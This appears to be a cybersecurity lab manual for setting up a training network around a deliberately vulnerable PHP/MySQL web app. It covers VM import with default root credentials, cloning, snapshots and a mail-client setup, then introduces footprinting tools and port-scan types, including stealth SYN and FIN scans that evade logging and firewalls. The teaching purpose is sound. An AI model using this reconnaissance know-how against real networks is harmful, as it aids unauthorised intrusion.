
For details on IseaVulnerableWebAppV17.0 VM refer to Annexure-I.

Steps for Deployment


1. Open Oracle VM VirtualBox Manger and click on “File”.




2. Click on Import Appliance.




3. Click on Browse button, reached the destination folder where vm's are downloaded and select the IseaVulnerbleWebAppV17.0, click on Open button.




4. Now click on Next Button.



5. Wait for some minutes importing is in process.
6. In "Oracle VM VirtualBox Manger" machine IseaVulnerbleWebAppV17.0 is appeared, start it.
7. Login with credentials "root" and password "12345678".




8. Check the IP Address of the machine by command “ip add”.



Testing of all deployed Machines Connectivity with each other


Testing of all deployed Machines Connectivity with each other

All above described machines have deployed in Oracle VM Virtual Box Manager.



To check the connectivity of all machines, start any one machine (here Windows 7) and check one by one to all machines with Ping command


A. First check connectivity with CentOS 6.4 machine



B. Connectivity with Kali Linux machine.


```
C:\Users\nielit>ping 10.0.0.11

Pinging 10.0.0.11 with 32 bytes of data:
Reply from 10.0.0.11: bytes=32 time<1ms TTL=64
Reply from 10.0.0.11: bytes=32 time=1ms TTL=64
Reply from 10.0.0.11: bytes=32 time=1ms TTL=64
Reply from 10.0.0.11: bytes=32 time=1ms TTL=64

Ping statistics for 10.0.0.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\nielit>
```

C. Connectivity with "IseaVulnerbleWebAppV17.0_1"machine.




Process to make a Clone machine For Windows 7


1. Click on Windows_7 machine,right click and select clone
2. New window will appear assign new name to the machine,click on Reinitialize the MAC address of network cards and click on Next.



3. Click on Full Clone and then click to clone.




4. Process has started




5. Clone machine is ready

Assign IP address to the Clone Machine


6. Start the Machine, go to the Control Panel and click on Network and Sharing Center.




7. Click on Change adapter settings




8. Right click on Local area connection and select properties.



9. Select Internet Protocol Version 4(TCP/IPv4) and click on properties.



10. Click on **Use the following IP address** and assign the IP address (10.0.0.15) and **Subnet Mask** (255.0.0.0) and click to **ok**.



Lab outcomes


All machines deployed in “Oracle VM Virtual Box Manager” are connected with each other**.**

Process to take Snapshot for Machine & Revert the Machine


Note: This session is important to save the state of fresh machine. The user can revert to fresh snapshot at any time if incase machine configuration or setting has been misconfigured.

Steps to take Snapshots for Kali machine


1. Open Oracle VM Box Manager, and click on machine kali



2. Click on Take option following window would be appear.



3. Assign an appropriate name to Snapshot in Snapshot Name option and click ok .




4. The following screen would be display with snapshot.

(Similar steps would be used for taking snapshot for other machines.)

Steps to Revert the Machine

5. Open Oracle VM Box Manager, and click on machine kali

6. On the right side of window select "kali_snapshot" as shown below.



7. Right click on kali_snapshot and select "Restore".


Lab outcomes

Process to take a snapshot for a machine and Restore it again is shown in this Lab


Steps to add user2 Account for user2 in Win-clone(10.0.0.15)machine for Module_10 Email Security

1. Go to the Desktop of Win-clone(10.0.0.15)machine, click on "Mozilla Thunderbird".


2. Click to "user1@test.com" and select view setting for this account from "Accounts" option from Right side pane.




3. Change the Account Name as "**user2@test.com**", Your Name as "**user2**",Email Address" as **user2@test.com**" as given below.




4. To change the outgoing server(SMTP) click on Outgoing Server (SMTP) from left side as given in snapshot, select user1@test.com-myserver.domain.com(default) and click on Edit tab.



5. Change the User Name option with user2@test.com and click ok.



6. Now account has been changed with user2@test.com close the thunderbird and open again.



Annexure-I

Introduction

The ISEA Vulnerable Web Application is a PHP/MySQL web application that is vulnerable. Its main goals are to be an aid for security professionals to test their skills, help web developers better understands the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

General Instructions

It is up to the user how they use IseaVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

WARNING!

Isea Vulnerable Web Application is vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT or Internal networking mode.

Security Level

User could set the security level to low and impossible. The security level changes the vulnerability level of IseaVWA:

Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Pre-Requisite

- Basic programming Skills
- Understanding of Web Technology
- Understanding of PHP / MySQL

Module- 1: Information Gathering & Countermeasures

Objective

Objective of this Module is to Understanding Information Gathering, Network Discovery, Scanning, Detecting Scanning & Implementing Countermeasures

Information Gathering

In security terms, information gathering can be roughly divided into three major steps:

- Foot printing / Network Discovery
- Scanning
- Enumeration

Network Discovery (Foot Printing)

In computer security, Network Discovery or foot printing is the process of collecting information regarding a specific network environment for finding ways to intrude into the environment. The information collected makes a unique footprint or a profile of an organization security posture.

With Network Discovery/foot printing, using simple tools, one can gather information such as:

- Administrative, technical, and billing contacts, which include employee names, email addresses, and phone & fax numbers.
- IP address range
- DNS servers
- Mail servers

And one can also identify some of the systems that are directly connected to the Internet. Most of the information here can be freely accessed on the Internet.
The commonly used tool for network discovery or foot printing is whois.

Whois

WHOIS is a query/response protocol that is widely used for querying databases in order to determine the registrant or assignee of Internet resources, such as a domain name, an IP address block, administrative, technical, and billing contacts, which include employee names, email addresses, and phone & fax numbers,DNS servers etc.

Nslookup

nslookup is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record.
It is also used to troubleshoot DNS related problems.

Dmitry

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

Scanning

Scanning is one of three components of information gathering. The Scanning is a procedure for identifying active hosts on a network, either for the purpose of attacking them or for network security assessment. Network and System scanning is the most practical way to find out what the vulnerabilities and threats exists on systems and networks.

The kind of information collected in scanning includes the following:

- TCP/UDP services running on each system identified.
- System architecture (Sparc, Alpha, x86).
- Specific IP addresses of systems reachable on a network.
- Operating system of the machines.

Scanning can be compared with a thief checking all the doors and windows of a house before breaking into.

Types of scanning

Port scan is the most common type of network probe. A port scan is a method used to discover the ports/services running on a target machine. A port scan is actually very simple to perform. There are various methods used for scanning:-

1. **Ping Sweeping:** It is a basic network scanning technique used to determine which IP address of a given range maps to live hosts. It also known as an ICMP sweep. A ping sweep consists of ICMP ECHO requests sent to multiple hosts. If a given address is live, it will return an ICMP ECHO reply. It is generally used for continuity testing. Ping sweeps can be disabled by blocking ICMP ECHO requests from outside sources. If ICMP is disabled, ping sweep would show that the host is down even if it is up. However, ICMP TIMESTAMP and Address Mask Requests can be used in a similar manner.

2. **TCP connect () scanning**: It is also known as vanilla connects. It is the most basic form of TCP scanning. The connect () system call by operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect () will succeed, otherwise the port isn't reachable. Major advantages to this technique are that it don't need any special privileges and is very fast. The big downside is that this sort of scan is easily detectable and filterable.
   This type of scan uses the basic TCP connection establishment mechanism. To open a connection to an interesting port on the targeted machine:
   1. A SYN packet is sent to the target's system interesting port.
   2. Now wait to see what type of packet is sent back from the target.
      - If a SYN/ACK packet is received it usually means the port is in a LISTENING state.
      - If a RST/ACK packet is received, it usually means the port is not LISTENING and the connection will RESET.
      - Finish the three-way handshake (if SYN/ACK packet was received) by sending an ACK.
      - A connection is terminated after the full connection establishment process has been completed.

3. **TCP SYN scanning**: It is often referred to as "half-open" scanning, because it doesn't open a full TCP connection. It sends a SYN packet, as if it is going to open a real connection and wait for a response. A SYN|ACK indicates the port is listening. A RST is indicative of a non- listener. If a SYN|ACK is received, it immediately sends a RST to tear down the connection. The primary advantage of this scanning technique is that fewer sites will log it. Administrative privileges are required for this type of scanning.

4. **TCP FIN scanning**: It is one of the stealth scanning methods. SYN packets are simply logged & blocked by firewalls and packet filters. FIN packets are able to pass by firewalls with no modification to its purpose. When a FIN packet is sent to a target port it replies with the proper RST if the port is closed. Open ports, on the other hand, tend to ignore the packet in question. If the client gets a RST for a particular port, then it means that particular port is closed, else, it is open and listening. Microsoft's OS sends RST regardless of the port state, thus they aren't vulnerable to this type of scan.

